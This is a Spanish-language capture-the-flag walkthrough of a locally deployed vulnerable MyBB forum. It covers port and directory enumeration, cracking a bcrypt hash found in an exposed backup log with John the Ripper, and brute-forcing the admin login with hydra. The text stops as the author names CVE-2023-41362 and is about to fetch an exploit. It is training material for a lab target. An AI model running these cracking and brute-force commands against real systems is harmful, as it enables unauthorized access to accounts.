MYBB

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos


```
unzip mybb.zip

Archive:  mybb.zip
inflating: mybb.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh mybb.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```



```
ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.479 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.479/0.479/0.479/0.000 ms
```


IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64


2- **ESCANEO DE PUERTOS**

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```



```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-20 15:42 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000034s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: MyBB
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

puerto 80



MyBB

BIENVENID@ A


MYBB

Empieza a debatir en nuestros foros!

Ir al foro

Al pulsar en "ir al foro" nos lleva a panel.mybb.dl, con lo que

lo añadimos a /etc/hosts y ya podemos acceder



Forums

My Category

Forum	Threads	Posts	Last Post
My Forum	0	0	Never

Board Statistics

Who's Online [Complete List]


1 user active in the past 15 minutes (0 members, 0 of whom are invisible, and 1 guest).

Board Statistics

Our members have made a total of 0 posts in 0 threads.


3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb http://172.17.0.2
```




```
whatweb http://172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.58], Bootstrap, Country[RESERVED][ZZ], HTML5,

HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], JQuery[3.4.1],

Script[text/javascript], Title[MyBB], X-UA-Compatible[IE=edge]
```

```
gobuster dir -u http://172.17.0.2 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```




```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php,doc
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/images               (Status: 301) [Size: 309] [--> http://172.17.0.2/images/]
/index.html           (Status: 200) [Size: 6746]
/css                  (Status: 301) [Size: 306] [--> http://172.17.0.2/css/]
/js                   (Status: 301) [Size: 305] [--> http://172.17.0.2/js/]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

```
dirb http://panel.mybb.dl
```



```
dirb http://panel.mybb.dl

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jun 20 17:02:59 2024
URL_BASE: http://panel.mybb.dl/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://panel.mybb.dl/ ----
==> DIRECTORY: http://panel.mybb.dl/admin/
==> DIRECTORY: http://panel.mybb.dl/archive/
==> DIRECTORY: http://panel.mybb.dl/backups/
==> DIRECTORY: http://panel.mybb.dl/cache/
==> DIRECTORY: http://panel.mybb.dl/images/
==> DIRECTORY: http://panel.mybb.dl/inc/
+ http://panel.mybb.dl/index.php (CODE:200|SIZE:13761)
==> DIRECTORY: http://panel.mybb.dl/install/
==> DIRECTORY: http://panel.mybb.dl/javascript/
==> DIRECTORY: http://panel.mybb.dl/jscripts/
+ http://panel.mybb.dl/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://panel.mybb.dl/uploads/
```

foto /backups



```
2024-06-16 12:00:00,INFO,Connection established from IP 192.168.1.10
2024-06-16 12:05:23,ERROR,Failed login attempt from IP 192.168.1.12
2024-06-16 12:10:45,INFO,User 'john' logged in
2024-06-16 12:15:47,INFO,Query executed: SELECT * FROM users WHERE id=1
2024-06-16 12:20:00,WARN,Slow query execution: 5 seconds
2024-06-16 12:25:13,INFO,Query executed: INSERT INTO logs (message) VALUES ('test')
2024-06-16 12:30:05,INFO,User 'alice' logged out
2024-06-16 12:35:33,INFO,User 'alice' attempted login with password '$2y$10$OwtjLEqBf9BFDtK8sSzJ5u.gR.tKYfYNmcWqIzQBbkv.pTgKX.pPi'
2024-06-16 12:40:00,ERROR,Database connection lost
2024-06-16 12:45:12,INFO,Database connection reestablished
2024-06-16 12:50:23,INFO,Query executed: UPDATE users SET last_login='2024-06-16' WHERE username='admin'
2024-06-16 12:55:44,ERROR,Permission denied for user 'guest' on database 'main'
2024-06-16 13:00:05,INFO,User 'jane' logged in
2024-06-16 13:05:29,INFO,Query executed: DELETE FROM sessions WHERE session_id='abc123'
2024-06-16 13:10:00,WARN,High memory usage detected
2024-06-16 13:15:32,INFO,User 'admin' logged in
2024-06-16 13:20:18,INFO,Query executed: SELECT * FROM orders WHERE status='pending'
2024-06-16 13:25:42,INFO,User 'admin' logged out
2024-06-16 13:30:55,ERROR,Failed login attempt from IP 192.168.1.15
2024-06-16 13:35:07,INFO,Backup process started
2024-06-16 13:40:11,INFO,Backup process completed successfully
2024-06-16 13:45:21,ERROR,Failed login attempt from IP 192.168.1.16
2024-06-16 13:50:29,INFO,Query executed: SELECT * FROM transactions WHERE amount > 1000
```

User 'alice' attempted login with password
'$2y$10$OwtjLEqBf9BFDtK8sSzJ5u.gR.tKYfYNmcWqIzQBbkv.pTgKX.pPi'

User 'jane' logged in

User 'admin' logged in

Creamos un archivo clave.txt con la contraseña y le pasamos john the ripper

```
echo '$2y$10$OwtjLEqBf9BFDtK8sSzJ5u.gR.tKYfYNmcWqIzQBbkv.pTgKX.pPi'
>> clave.txt
```

```
john clave.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
tinkerbell       (?)
1g 0:00:01:33 DONE 2/3 (2024-06-23 02:49) 0.01070g/s 20.04p/s 20.04c/s
20.04C/s tasha..vampire
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

alice/tinkerbell

Las credenciales con alice no funcionan. por lo que vamos con "admin".


Revisamos el tipo de petición que se hace. Nos vamos a la página de login, botón derecho,

inspect y seleccionamos network y en el panel de login ponemos admin/admin.

Vemos que es una petición POST. Esto también podemos hacerlo con Burpsuite o

curl.

foto post



panel.mybb.dl/admin/index.php

Please Login

The username and password combination you entered is invalid.


Please enter your username and password to continue.

Username:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	panel.mybb.dl	index.php	document	html	1.31 kB	1.93 kB
200	GET	panel.mybb.dl	jquery.js?ver=1823	script	js	cached	0 B
200	GET	panel.mybb.dl	general.js?ver=1821	script	js	cached	0 B
200	GET	panel.mybb.dl	admincp.js?ver=1821	script	js	cached	398 B
404	GET	panel.mybb.dl	favicon.ico	FaviconLoader.js...	html	cached	275 B

```
POST http://panel.mybb.dl/admin/index.php
Status           200 OK
Version          HTTP/1.1
Transferred      1.31 kB (1.93 kB size)
Referrer Policy  no-referrer
```

foto request



panel.mybb.dl/admin/index.php

Please Login

The username and password combination you entered is invalid.

Please enter your username and password to continue.

Username:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	panel.mybb.dl	index.php	document	html	1.31 kB	1.93 kB
200	GET	panel.mybb.dl	jquery.js?ver=1823	script	js	cached	0 B
200	GET	panel.mybb.dl	general.js?ver=1821	script	js	cached	0 B
200	GET	panel.mybb.dl	admincp.js?ver=1821	script	js	cached	398 B
404	GET	panel.mybb.dl	favicon.ico	FaviconLoader.js...	html	cached	275 B

```
Form data
    username: "admin+"
    password: "admin"
    do: "login"
```

4- **EXPLOTACIÓN**

Usando hydra

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt panel.mybb.dl http-post-form "/admin/index.php:username=^USER^&password=^PASS^&do=login:F=Login failed"
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://panel.mybb.dl:80/admin/index.php:username=^USER^&password=^PASS^&do=login:F=Login failed
[80][http-post-form] host: panel.mybb.dl   login: admin   password: 123456
[80][http-post-form] host: panel.mybb.dl   login: admin   password: 12345
[80][http-post-form] host: panel.mybb.dl   login: admin   password: 1234567
[80][http-post-form] host: panel.mybb.dl   login: admin   password: password
[80][http-post-form] host: panel.mybb.dl   login: admin   password: 123456789
[80][http-post-form] host: panel.mybb.dl   login: admin   password: iloveyou
[80][http-post-form] host: panel.mybb.dl   login: admin   password: 12345678
[80][http-post-form] host: panel.mybb.dl   login: admin   password: daniel
[80][http-post-form] host: panel.mybb.dl   login: admin   password: monkey
[80][http-post-form] host: panel.mybb.dl   login: admin   password: nicole
[80][http-post-form] host: panel.mybb.dl   login: admin   password: lovely
[80][http-post-form] host: panel.mybb.dl   login: admin   password: jessica
[80][http-post-form] host: panel.mybb.dl   login: admin   password: abc123
[80][http-post-form] host: panel.mybb.dl   login: admin   password: princess
[80][http-post-form] host: panel.mybb.dl   login: admin   password: rockyou
[80][http-post-form] host: panel.mybb.dl   login: admin   password: babygirl
```

Como podemos observar, tenemos varias contraseñas válidas para admin,


con lo que nos toca ir probando una a una.

Las credenciales válidas son admin/babygirl

En el dashboard, nos vamos a admin cp, metemos las crdenciales y nos sale

la versión de mybb.

foto versión



This section allows you to see some of the various statistics relating to your board. You may also add other notes for other administrators to see.

You are currently running MyBB 1.8.35 whilst the latest generally available release is MyBB 1.8.38 (1838).

Dashboard

MyBB 1.8.35. Nos vamos a google y buscamos vulnerabilidades para esta versión.

CVE-2023-41362.

Nos descargamos este exploit

```
